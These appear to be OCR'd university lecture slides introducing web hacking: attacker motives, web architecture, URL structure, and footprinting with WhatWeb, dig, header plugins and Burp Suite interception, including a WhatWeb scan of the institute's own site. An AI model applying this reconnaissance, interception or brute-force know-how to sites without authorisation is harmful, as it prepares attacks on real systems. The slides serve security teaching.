Web Hacking

Dr Vivek Balachandran

Vivek.B@SingaporeTech.edu.sg

Web Hacking Scope

SINGAPORE INSTITUTE OF TECHNOLOGY


What we will learn:

- **Attacker Motivations**
- **Client-Server Web Architecture**
  - Overview
  - Vulnerabilities
- **Web App Footprinting and Enumeration**
- **Web App Vulnerability Scanning**
- **Web Hacking Techniques**
  - URL-based Attacks
  - SQLI
  - XSS
  - CSRF
- **Web Hacking Tools**
  - Functionality Overview
  - Demos
  - Filter Bypassing





Attacker Motivations




- Global Application & Network Security Report (Radware)
- Multiple Factors

Attacker Techniques




Edoxi Top 10 Cyber Attacks (2023)

Client-Server Web Architecture




Traditional Client-Side Hacking



Hacks on OS network services can be prevented by firewalls

Traditional Client-Side Hacking



Internal back-end servers are on a non-routable IP network (private IP addresses)

- 192.168.0.0 - 192.168.255.255 (65,536 IP addresses)
- 172.16.0.0 - 172.31.255.255 (1,048,576 IP addresses)
- 10.0.0.0 - 10.255.255.255 (16,777,216 IP addresses)

Contemporary Hacking

SINGAPORE INSTITUTE OF TECHNOLOGY

- IANA assigned TCP port 80 for HTTP activity and TCP port 443 for secure HTTP (HTTPS)
- HTTP is typically perceived as “friendly” traffic
- Why fight the firewall? -> Entry via port 80, port 443 or tunneling
- Web application typically less secure than web server

Essentially, all that is needed is:

- a web browser,
- an Internet connection
- … and a clear mind

The Uniform Resource Locator (URL)

SINGAPORE INSTITUTE OF TECHNOLOGY

Protocol	Password (optional)	Server name	Port (optional if 80)	Path
http://	user:password@	www.commentcamarche.net	:80	/glossair /glossair.php3

- **Protocol:** defined procedure to exchange web pages (e.g. HTTP)
- **ID:password:** specify parameters required to access a secure server. This option is not recommended since the info is in plaintext
- **Server name:** domain name of computer hosting the requested resource. Note that it is possible to use the server's IP address
- **Port:** number associated with a service that tells the server what type of resource is being requested (default is 80)
- **Path:** access path to the resource; tells server resource location

http://www.singaporetech.edu.sg/undergraduate-programmes

SINGAPORE INSTITUTE OF TECHNOLOGY

Web Application Foot Printing and Enumeration

Web Footprinting - Manual

SINGAPORE INSTITUTE OF TECHNOLOGY

- Identify the functionality of a web application to gain insight into its workflow, features, and user interactions.
- Helps in identifying potential attack surfaces.
- Browse the application and explore all visible features (login, file upload, search, etc.)
- Locate input fields: forms, search boxes, file uploads
- Note all GET/POST parameters from URLs and forms
- Explore links: internal, external, anchor, and mailto:
- Review URL patterns for hidden resources or flows
- Inspect page sources

- Use OSINT tools learned

Web Footprinting

- WhatWeb
  - Helps you enumerate the website
  - https://www.singaporetech.edu.sg
  - whatweb <website>

```
┌──(root㉿vivek)-[/home/vivek]
└─# whatweb https://www.singaporetech.edu.sg
https://www.singaporetech.edu.sg [200 OK] Content-Language[en], Cookies[incap_ses_734_904009,visid_incap_904009], Co
untry[RESERVED][ZZ], Email[Adm.Postgrad@SingaporeTech.edu.sg,Adm@SingaporeTech.edu.sg,Convocation@SingaporeTech.edu.
sg], Frame, HTML5, HttpOnly[visid_incap_904009], IP[45.60.79.92], Incapsula-WAF, JQuery[3.5.1], Script[application/j
son,application/ld+json,en&amp;theme=sit_2020&amp;include=eJx9j0EOwyAMBD9E4ygfQgYcgoqxBCbt85v0UNIeetsZy9Kuv1NIKtVWws
BSCfyvMV6yVCdPCLRiz_oRNpWcyvHyzWaVovigJkxwyVPb47_b1LbEJorETFYxQlQ2Lald5mUGh_VWcB8iZnGYB29H30GMqVyISn_TGaw7p_na2YHvTY
VfMxNiiw], Strict-Transport-Security[max-age=31536000; includeSubdomains;], Title[Home | Singapore Institute of Tech
nology], UncommonHeaders[x-content-type-options,content-security-policy,x-request-id,x-ah-environment,x-cache-hits,x
-cdn,x-iinfo], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
```

  - whatweb – v <website>
    - Gives more verbose

```
┌──(root㉿vivek)-[/home/vivek]
└─# whatweb -a 3 https://www.singaporetech.edu.sg
https://www.singaporetech.edu.sg [200 OK] Content-Language[en], Cookies[incap_ses_734_904009,visid_incap_904009], Co
untry[RESERVED][ZZ], Email[Adm.Postgrad@SingaporeTech.edu.sg,Adm@SingaporeTech.edu.sg,Convocation@SingaporeTech.edu.
sg], Frame, HTML5, HttpOnly[visid_incap_904009], IP[45.60.79.92], Incapsula-WAF, JQuery[3.5.1], Script[application/j
son,application/ld+json,en&amp;theme=sit_2020&amp;include=eJx9j0EOwyAMBD9E4ygfQgYcgoqxBCbt85v0UNIeetsZy9Kuv1NIKtVWws
BSCfyvMV6yVCdPCLRiz_oRNpWcyvHyzWaVovigJkxwyVPb47_b1LbEJorETFYxQlQ2Lald5mUGh_VWcB8iZnGYB29H30GMqVyISn_TGaw7p_na2YHvTY
VfMxNiiw], Strict-Transport-Security[max-age=31536000; includeSubdomains;], Title[Home | Singapore Institute of Tech
nology], UncommonHeaders[x-content-type-options,content-security-policy,x-request-id,x-ah-environment,x-cache-hits,x
-cdn,x-iinfo], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
```

Web Footprinting

- DIG
  - Domain Information Groper
  - DNS querying, reverse DNS looput etc.




Analyze HTTP Request/Response

SINGAPORE INSTITUTE OF TECHNOLOGY

- Verify HTTP Headers while browser process them
  - Insights on server, scripting environment and OS
  - Helps in planning the attack
- Examine the request and response
  - Helps to identify implementation vulnerabilities
  - Can play MITM to change the message
  - Perform bruteforce attacks
  - Give more insight

Analyze HTTP Request/Response


- Install HTTP Header plugin in Chrome
  - Quick visualization of the request/response information




Intercept HTTP with Burp

- Burpsuite Community Edition
  - Free
  - Goto tool for web app Vulneralibility Assessment

Intercept on




Open webpage



Intercepted Request

